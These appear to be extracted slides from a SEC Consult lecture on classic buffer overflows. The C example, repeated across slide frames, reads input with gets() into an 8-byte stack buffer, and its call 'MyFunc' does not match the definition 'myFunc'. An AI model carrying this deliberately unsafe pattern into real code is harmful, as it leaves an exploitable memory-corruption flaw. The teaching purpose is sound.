
- Our focus today: Buffer overflows!
- But using a buffer overflow it's possible to overwrite different fields, e.g.:
 - Saved return address
 - Saved base pointer
 - Exception handlers
 - Local variables
 - Arguments
 - Heap chunk meta-data
 - Other heap allocations
 -
- Focus for today: Saved return address to keep the discussion simple!

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY




Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY




EIP →

```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```

```
void myFunc(
    int a,
    int b,
    int c)
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow



EIP →

```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}


void myFunc(
    int a,
    int b,
    int c)
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



EIP →

```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}


void myFunc(
    int a,
    int b,
    int c)
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow



SEC Consult


ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```

```
void myFunc(
    int a,
    int b,
    int c)
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow




Classic buffer overflow



SEC Consult


ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```

```
void myFunc(
    int a,
    int b,
    int c)
{
    char buf[8];
    gets(buf);
}
```


Classic buffer overflow



```
int main()  
{  
    MyFunc(99, 5, 6);  
    return 0;  
}
```

```
EIP → void myFunc(  
        int a,  
        int b,  
        int c)  
{  
    char buf[8];  
    gets(buf);  
}
```

Classic buffer overflow



```
int main()  
{  
    MyFunc(99, 5, 6);  
    return 0;  
}
```

